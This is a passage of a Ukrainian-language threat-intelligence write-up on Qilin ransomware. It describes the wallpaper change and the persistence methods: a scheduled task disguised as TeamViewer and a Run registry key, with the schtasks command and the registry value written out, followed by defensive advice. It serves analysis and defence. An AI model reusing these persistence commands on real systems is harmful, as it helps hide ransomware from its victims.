
Програма-вимагач створює зображення JPG у %TEMP%, яке використовується як шпалери, та змінює такі значення реєстру.
HKEY_CURRENT_USER\Control Panel\Desktop\Wallpaper
(Example)
Value: C:\%TEMP%ElSDJGep.jpg
Після виконання програми-вимагача зловмисник досягає стійкості як за допомогою планування завдань, так і за допомогою модифікації реєстру. По-перше, створюється заплановане завдання з назвою “TVInstallRestore”, налаштоване на запуск під час входу в систему за допомогою аргументу /SC ONLOGON. Щоб замаскувати себе під легітимний інструмент, файл програми-вимагача називається “TeamViewer_Host_Setup – <encryptor_2>.exe”, використовуючи бренд TeamViewer (який був встановлений як інструмент RMM до компрометації). По-друге, щоб забезпечити виконання програми-вимагача після кожного перезавантаження, її виконуваний файл додається як значення в розділ реєстру RUN.
Таке поєднання запланованих завдань і записів реєстру дозволяє програмі-вимагачу підтримувати стабільність роботи під час перезавантаження системи та входу користувачів до системи.
C:\WINDOWS\system32\schtasks /Create /TN TVInstallRestore /TR "C:\-INSTALLERS\TeamViewer_Host_Setup - <encryptor_2>.exe /RESTORE" /RU SYSTEM /SC ONLOGON /F
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Key
*random-alphabet in lowercase letters
Key Value
C:\Users\Administrator\Desktop\<encryptor_2>.exe --password [PASSWORD]--no-admin;


Qilin залишається однією з найагресивніших груп-вимагачів. Вона використовує викрадені VPN-дані, легальні інструменти на кшталт Cyberduck і WinRAR, а також складні скрипти для обходу захисту та подальшого шифрування мереж.
Її діяльність доводить, що сучасні атаки RaaS працюють як повноцінний бізнес. Щоб зменшити ризики, компаніям слід увімкнути MFA, контролювати PowerShell-активність і відстежувати передачу даних до хмари.
Qilin — це нагадування, що навіть знайомі інструменти можуть стати зброєю у руках кіберзлочинців.